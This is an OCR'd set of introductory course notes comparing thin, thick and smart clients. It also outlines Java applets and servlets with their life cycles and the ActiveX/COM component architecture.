
- Software deployed on a central server location
- Minimal hardware and software installation required on the user's machine
- Basic requirement — an input device (keyboard) and viewing device (display)
- All end users' systems are centrally managed
- Best-suited for applications where the same information is accessed by the clients.
- Best suited for public environments (hotels and airports)

Thick client

- Independent of a central processing server
- Processing done on the client machine
- Provide more features (GUI and graphics)
- Customizable
- Server primarily stores data
- Not suited for public environments
- Requires operating specific applications
- Provides a more robust and local computing environment

Smart Clients (rich clients)

- Smart client applications use web services to communicate with server-based applications
- Smart client applications can be executed without using the Internet (offline)
- Designed to be executed on multiple platforms and languages
- Smart clients require devices having Internet connectivity like (desktops, workstations, notebooks, tablet PCs, PDAs, and mobile phones.)
- Offers rich GUIs



Applet

- An **Applet** is a java program that is embedded in a webpage. It runs inside the browser and works on the client side
- An applet contains the entire JAVA API

Advantages

- Fast performance, as it runs on the client side
- Secure
- Can be executed in multiple platforms, such as Linux, Windows, and Mac

Disadvantages

- A plugin is required for the client browser to execute the applet

Life Cycle of an Applet

- **init** — Used to initialize the applet
- **start** — Automatically called after the browser calls the init method
- **stop** — Automatically called on exiting from the applet page
- **destroy** — Called when the browser shuts down normally
- **paint** — Invoked immediately after the start() method

Notes:

Servlet

- A servlet is a Java program deployed on the server that responds to client requests and dynamically generates responses
- Servlets are robust and scalable

Advantages

- Allows the creation of a dynamic web page
- Inherits all features of JAVA
- Portable across web servers
- Enables servlet and server communication

Disadvantages

- Designing in servlet is difficult
- Performance reduced when an application implements servlets
- Difficult to build complex business logic
- Requires the Java Runtime Environment on the server to executing servlets

Life Cycle of a Servlet

- **init()** - Initialize the servlet instance
- **service()** - Invoked after every service request
- **destroy()** - Remove the servlet out of service

ActiveX

- **ActiveX** is a set of technologies and services based on the Component Object Model (COM), which makes it easy to integrate and reuse any component
- Brings component-based development to the Internet
- COM/DCOM Lets ActiveX components run anywhere


ActiveX Controls

- Controls that can be manipulated visually by GUI tools
- Java VM and Java Component are ActiveX Components

ActiveX Scripting

- Supports any scripting language, such as VBScript, JScript, Perl, PowerScript, and Tck/Tk

Elements of ActiveX



Web Pages, Documents, and Application/Containers

Scripting
Visual Basic, Scripting Edition, Jscript, Tck/Tk, etc.

Controls and Applets
C++, Delphi®, Java, Visual Basic®, etc.


Components and Services
URLs, hyperlinks, browser frame, HTML, Java VM, etc.

Components Object Model (COM)
Standard Component Packaging

Windows® **Macintosh®** **UNIX®**

Distributed COM
Internet/Distributed Computing

Notes: ______________________________

